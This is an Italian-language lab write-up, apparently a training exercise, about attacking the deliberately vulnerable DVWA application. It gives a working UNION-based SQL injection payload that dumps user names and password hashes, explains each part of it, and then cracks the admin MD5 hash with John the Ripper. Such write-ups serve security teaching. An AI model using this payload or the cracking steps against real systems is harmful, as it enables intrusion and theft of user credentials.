Esercizio SQL

Descrizione dell'esercizio

L'esercizio di oggi prevede l'utilizzo di un attacco SQL Injection (non blind) per compromettere il database di DVWA e recuperare le credenziali d'accesso dei vari utenti.

Come bonus ci viene richiesto di convertire le password trovate in hash in chiaro.

Recupero credenziali tramite SQL Injection

Per recuperare le credenziali dalla macchina Metasploitable imposterò il livello di sicurezza su low e userò la pagina apposita per testare le SQL Injection.

Home	Vulnerability: SQL Injection
Instructions	User ID:
Setup	Submit
Brute Force	Sublint
Command Execution	More info
CSRF	http://www.securiteam.com/securityreviews/5DP0N1P76E.html
File Inclusion	http://en.wikipedia.org/wiki/SQL_injection http://www.unixwiz.net/techtips/sql-injection.html
SQL Injection	
SQL Injection (Blind)	
Upload	
XSS reflected	
XSS stored	
DVWA Security	
PHP Info	
About	
Logout	
Username: admin Security Level: low PHPIDS: disabled	

Qui inserirò il seguente comando SQL nel form User ID:

1' OR 1=1 UNION SELECT user, password FROM users #

Dopo aver cliccato su submit avrò come output la lista dei vari utenti con password



Questo avviene perché la macchina è vulnerabile alle SQL Injection e il comando fa le seguenti cose:

1': Questo serve a chiudere qualsiasi condizione precedente per far partire il comando esattamente dalla prossima condizione.

OR 1=1: Questa è una condizione che è sempre vera, utilizzata per assicurarsi che la prima parte della query SQL originale sia vera, eludendo efficacemente qualsiasi controllo di autenticazione nella clausola WHERE.

UNION SELECT user, password FROM users: Questa è la parte iniettata nella query. L'operatore UNION è utilizzato per combinare i risultati della query originale con i risultati di questa nuova query. In questo caso, vengono selezionati i campi user e password dalla tabella users.


#: Questo è un commento in SQL. Tutto ciò che segue il simbolo # è considerato un commento e viene ignorato dal motore del database.

Bonus: Convertire l'Hash della password in chiaro

Per questo step ho deciso di usare l'hash dell'account admin, ovvero :

5f4dcc3b5aa765d61d8327deb882cf99

Per prima cosa uso un sito per identificare il tipo di Hash e ottengo il seguente risultato:



Da qui si capisce che l'hash è di tipo MD5 o MD4.

Fra i due il più probabile è MD5, che è quello che userò per convertire l'Hash usando John The Ripper.

Eseguirò quindi il seguente comando:

john --format=raw-md5 hash.txt

dove:

john: Nome del programma

--format=raw-md5 : Specifica il tipo di Hash

Hash.txt: Nome del file contenente l'hash

```
(kali® kali)-[~/Desktop]
$ john --format=raw-md5 hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=6
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (?)
1g 0:00:00:00 DONE 2/3 (2024-01-18 14:17) 100.0g/s 38400p/s 38400c/s 38400c/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Com'è possibile vedere dall'output la password dell'account admin è "password"